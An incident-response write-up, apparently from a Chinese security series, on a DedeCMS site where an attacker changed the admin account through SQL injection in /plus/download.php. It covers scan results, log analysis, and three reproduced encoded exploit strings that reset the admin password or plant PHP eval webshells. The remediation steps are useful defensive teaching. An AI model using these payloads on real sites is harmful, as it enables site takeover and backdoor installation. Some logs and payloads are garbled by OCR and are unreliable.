

第8篇：管理员账号被篡改

你是某一个网站的管理员，有一天，你的管理员账号admin却登录不了，进入数据库查看，原来管理员账号用户名不存在了，却多了另外一个管理员用户名。不对，不是新增了管理员，而是你的管理员用户名被篡改了。

现象描述

前后端分离，后台只允许内网访问，管理员账号admin却依然被多次被篡改

问题处理

1、网站webshell

在针对网站根目录进行webshell扫描，发现存在脚本木马，创建时间为2018-06-13 04:30:30

扫描位置	D:\DedeAMP2\WebRoot\Default2					开始扫描
检测类型	全部文件	<input checked="" type="checkbox"/> 列出隐藏脚本	<input type="checkbox"/> 不显示低级别脚本 (0级)	<input type="checkbox"/> 显示2级加密	目录排除	选择目录...
文件	级别	说明	大小	修改时间	验证值	
D:\DedeAMP2\WebRoot\Default2\plus\result.php	5	变量函数后门	67	2018-06-13 04:30:30	B796CF4B	
D:\DedeAMP2\WebRoot\Default2\data\backupdata\dede_mytag_0_3c33a575ee41202.txt	2	(内嵌)Eval后门 (参数 \$_POST['diaosi']) 合并字符串 可能存在eval后门	1981	2018-04-08 16:37:50	30056817	
D:\DedeAMP2\WebRoot\Default2\data\cache\mysad-19.htm	4	file_put_contents 参数: ("read.php", "<?php eval(\$_POST['x']);ec...	107	2018-06-13 04:30:37	E4632F24	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\369f4f32a093c105e115e64c34a0f0f6.inc	4	file_put_contents 参数: ("hongfeng.php", "<?php eval(\$_POST['yi...	90	2018-04-16 20:19:44	F1DA33A6	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\887f51091464799974e1480a7fbdcde.inc	4	file_put_contents 参数: ("xsvip.php", "<?php eval(\$_POST['xinsu...	90	2018-06-12 12:22:54	5FF4262E	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\8bf4f5690c2143b1e2cc3ed7545a5f12.inc	4	file_put_contents 参数: ("e7rue.php", "<?php eval(\$_POST['e7rue...	96	2018-05-08 10:17:05	D0257282	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\967f9e51100424064977cb8eef48cbl.inc	4	file_put_contents 参数: ("90sec.php", "<?php eval(\$_POST['guige...	82	2018-03-26 17:18:10	A6FFF6B8	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\437e0ac297e411c3aa2f211489b6cefl.inc	4	file_put_contents 参数: ("diaosi.php", "<?php eval(\$_POST['diao...	85	2018-03-22 02:43:58	F295ADBC	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\48ae004d8f4d1801dc2974f48b23c1bl.inc	4	file_put_contents 参数: ("90sec.php", "<?php eval(\$_POST['guige...	83	2018-03-23 03:29:40	3A97C194	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\ec4a1955341f5444f6f2fc50a01134f.inc	4	file_put_contents 参数: ("nyjs.php", "<?php eval(\$_POST['tag'])?...	79	2018-03-26 17:18:09	8EF98DE5	
D:\DedeAMP2\WebRoot\Default2\data\tpcache\f700c8224e93f6f6336cedc86903f44.inc	4	file_put_contents 参数: ("nybak.php", "<?php eval(\$_POST['nybak...	83	2018-03-25 08:32:29	524D3D49	

2、定位IP

通过木马创建时间，查看网站访问日志，定位到IP为：180.xx.xx.3

```
172.16.1.12 119.3.0.1 3.46 -- [13/Jun/2018:04:27:57 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 119.3.0.1 3.46 -- [13/Jun/2018:04:28:00 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 119.3.0.1 3.46 -- [13/Jun/2018:04:28:28 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 139.9.9.181 -- [13/Jun/2018:04:28:41 +0800] "GET /a/y/... HTTP/1.1" 200 21814↓
172.16.1.12 203.2.8.0.163 -- [13/Jun/2018:04:30:08 +0800] "GET /uploads/allimg/180604/1-1P60409295K57.jpg HTTP/1.1" 304 --↓
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177↓
172.16.1.12 114.2.5.179 -- [13/Jun/2018:04:30:32 +0800] "GET /a/y/... HTTP/1.1" 200 23236↓
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&ar
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:37 +0800] "GET /plus/ad.js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.7.1.9.3 -- [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../da
172.16.1.12 36.1.2.2.16 -- [13/Jun/2018:04:30:38 +0800] "GET /robots.txt HTTP/1.1" 404 208↓
```

3、关联分析

全局搜索与该IP有关的操作日志：

```

172.16.1.12 180.5.1.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.5.1.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.5.1.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.5.1.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.5.1.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.5.1.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.5.1.3 - - [10/Jun/2018:08:41:44 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.5.1.3 - - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208↓
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177↓
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.5.1.3 - - [13/Jun/2018:04:30:44 +0800] "POST /search.php HTTP/1.1" 404 208↓

```

在脚本木马生成前，有两条比较可疑的访问日志吸引了我们的注意：

```

172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=
121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar
rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2
[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3
9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a
rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar
rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs
2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]
=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39
&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs
2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]
=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar
rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[
]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62
&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[
]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar
rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]
=57&arrs2[]=32&arrs2[]=35 HTTP/1.1" 200 67

```

```

172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19
HTTP/1.1" 200 32

```

对这段POC进行解码，我们发现通过这个poc可以往数据库中插入数据，进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。

```

var str =
'arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35';
var chars = str.match(/[\d\w\.\-\_]/g);
var result = "";
for( var i = 0, len = chars.length; i < len; i ++ ){
    var c = String.fromCharCode(chars[i]);
    result += c;
}
console.log( result );
cfg_dbprefixmyad' SET 'nobody' = '<?php file_put_contents('read.php','<?php eval($_POST[x]);echo m0n0;?>');>' WHERE 'aid' =19 #

```

解码后：

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'', ''<?php  
eval($_POST[x]);echo m0on;?>'');?>' WHEREaid`=19 #
```

综上，可以推测/plus/download.php中可能存在SQL注入漏洞，接下来，收集网上已公开的有以下3种EXP进行漏洞复现。

漏洞复现

利用方式一：修改后台管理员

1、新建管理员账号test/test123789，可以成功登录网站后台

2、构造如下注入SQL语句：

```
cfg_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #`
```

修改后台管理员为：用户名spider，密码admin。

(3) 对应的EXP：

?

```
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35
```

执行EXP后，相应后台数据库表变为如下：

The screenshot shows a web application interface with a 'Safe Alert: Request Error step 2!' message. A red arrow points from the alert to a database table named 'dede_admin'. The table has columns 'userid', 'pwd', 'name', and 'uname'. The row for 'spider' is highlighted, showing 'userid' as '10 spider', 'pwd' as 'f297a57a5a743894a0e4', 'name' as 'spider', and 'uname' as 'spider'.

userid	pwd	name	uname
10 spider	f297a57a5a743894a0e4	spider	spider

(4) 因此相应后台登录用户变为spider密码admin

利用方式二：通过/plus/mytag_js.php文件生成一句话木马php

(1) 如：构造如下注入SQL语句：


```
`cfg_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@,'{dede:php}file_put_contents(''90sec.php'', '');  
{/dede:php}') # @`
```

(2) 对应的EXP:

?

```
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arrs2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115&arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=101&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=32&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96
```

(3) 执行EXP后, 将向数据库表dede_mytag中插入一条记录,



(4) 执行如下语句, 在plus目录下生成90sec.php一句话木马 http://www.xxxx.com/plus/mytag_js.php?aid=9013

利用方式三: 使/plus/ad_js.php文件变为一句话木马php

(1) 如: 构造如下注入SQL语句:

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'', '<?php eval($_POST[x]);echo m0on;?>');?>' WHEREaid =19 #'
```

(2) 对应的EXP:

/plus/download.php?

```
open=1&arrrs1[]=99&arrrs1[]=102&arrrs1[]=103&arrrs1[]=95&arrrs1[]=100&arrrs1[]=98&arrrs1[]=112&arrrs1[]=114&arrrs1[]=101&arrrs1[]=102&arrrs1[]=105&arrrs1[]=120&arrrs2[]=109&arrrs2[]=121&arrrs2[]=97&arrrs2[]=100&arrrs2[]=96&arrrs2[]=32&arrrs2[]=83&arrrs2[]=69&arrrs2[]=84&arrrs2[]=32&arrrs2[]=96&arrrs2[]=110&arrrs2[]=111&arrrs2[]=114&arrrs2[]=109&arrrs2[]=98&arrrs2[]=111&arrrs2[]=100&arrrs2[]=121&arrrs2[]=96&arrrs2[]=32&arrrs2[]=61&arrrs2[]=32&arrrs2[]=39&arrrs2[]=60&arrrs2[]=63&arrrs2[]=112&arrrs2[]=104&arrrs2[]=112&arrrs2[]=32&arrrs2[]=102&arrrs2[]=105&arrrs2[]=108&arrrs2[]=101&arrrs2[]=95&arrrs2[]=112&arrrs2[]=117&arrrs2[]=116&arrrs2[]=95&arrrs2[]=99&arrrs2[]=111&arrrs2[]=110&arrrs2[]=116&arrrs2[]=101&arrrs2[]=110&arrrs2[]=116&arrrs2[]=115&arrrs2[]=40&arrrs2[]=39&arrrs2[]=39&arrrs2[]=114&arrrs2[]=101&arrrs2[]=97&arrrs2[]=100&arrrs2[]=46&arrrs2[]=112&arrrs2[]=104&arrrs2[]=112&arrrs2[]=39&arrrs2[]=39&arrrs2[]=44&arrrs2[]=39&arrrs2[]=39&arrrs2[]=60&arrrs2[]=63&arrrs2[]=112&arrrs2[]=104&arrrs2[]=112&arrrs2[]=32&arrrs2[]=101&arrrs2[]=118&arrrs2[]=97&arrrs2[]=108&arrrs2[]=40&arrrs2[]=36&arrrs2[]=95&arrrs2[]=80&arrrs2[]=79&arrrs2[]=83&arrrs2[]=84&arrrs2[]=91&arrrs2[]=120&arrrs2[]=93&arrrs2[]=41&arrrs2[]=59&arrrs2[]=101&arrrs2[]=99&arrrs2[]=104&arrrs2[]=111&arrrs2[]=32&arrrs2[]=109&arrrs2[]=79&arrrs2[]=111&arrrs2[]=110&arrrs2[]=59&arrrs2[]=63&arrrs2[]=62&arrrs2[]=39&arrrs2[]=39&arrrs2[]=41&arrrs2[]=59&arrrs2[]=63&arrrs2[]=62&arrrs2[]=39&arrrs2[]=32&arrrs2[]=87&arrrs2[]=72&arrrs2[]=69&arrrs2[]=82&arrrs2[]=69&arrrs2[]=32&arrrs2[]=96&arrrs2[]=97&arrrs2[]=105&arrrs2[]=100&arrrs2[]=96&arrrs2[]=32&arrrs2[]=61&arrrs2[]=49&arrrs2[]=57&arrrs2[]=32&arrrs2[]=35
```

(3) 执行EXP后，将向数据库表dede_myad中插入一条记录。

(4) 进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。

如何清除？

- 1、删除网站目录中的webshell
- 2、清除dede_myad、dede_mytag数据库表中插入的SQL语句，防止再次被调用生成webshell。

如何防御？

网站采用开源CMS搭建，建议及时对官方发布的系统补丁以及内核版本进行升级。

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复“应急响应”即可下载。



